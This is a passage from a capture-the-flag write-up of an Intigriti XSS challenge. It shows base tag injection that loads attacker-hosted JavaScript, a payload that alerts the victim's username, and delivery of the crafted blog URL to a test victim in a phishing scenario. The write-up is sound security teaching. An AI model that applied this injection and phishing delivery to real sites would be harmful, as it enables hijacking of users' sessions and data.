

If we now reload the blog page URL with the injected base tag HTML we have a successful XSS:




## Step 4: Delivering the payload to a victim


Alerting on our own blog post was not enough. The URL needs to be delivered to a victim and once the victim click it, it should alert the victims username to complete the challenge.

The blog always shows the username in the top left corner.




If we inspect this we can see this comes from a HTML class named “navbar-brand”. I made a quick and dirty small Javascript that finds this class in the source code and shows it’s content :-)
*Sorry my Javascript skills are not that good so this was the fastest solution for me to get the username.*


*alert(document.getElementsByClassName('navbar-brand')[0].innerHTML);*




We can change our controlled Javascript we hosted for our base tag injection.






And we get what we want the username is shown in the alert box:



We can now easily test delivering our unique blog post URL to any victim by creating an account in another browser.

Let’s create in another browser window a user with for example username: OurVictim





Our victim creates his own blog posts and gets his own unique URL so others can reads the posts.

Lets assume in a phishing attack for example our victim receives our blog URL by mail and clicks it because we have interesting posts on our blog :-). Our XSS attack will fire and the arbitrary Javascript will popup the victims username.

The URL in this case delivered to the victim from the attacker blog post: [https://challenge-1222.intigriti.io/blog/f11ae408-844e-4e20-89a7-528768b6f8fd](https://challenge-1222.intigriti.io/blog/f11ae408-844e-4e20-89a7-528768b6f8fd)




**Remark: Do not use my URLs shown above to test because the replit will no longer be running and the XSS will not be executed. Follow the above steps and host your own webserver to test and use you own blog post URLs instead.**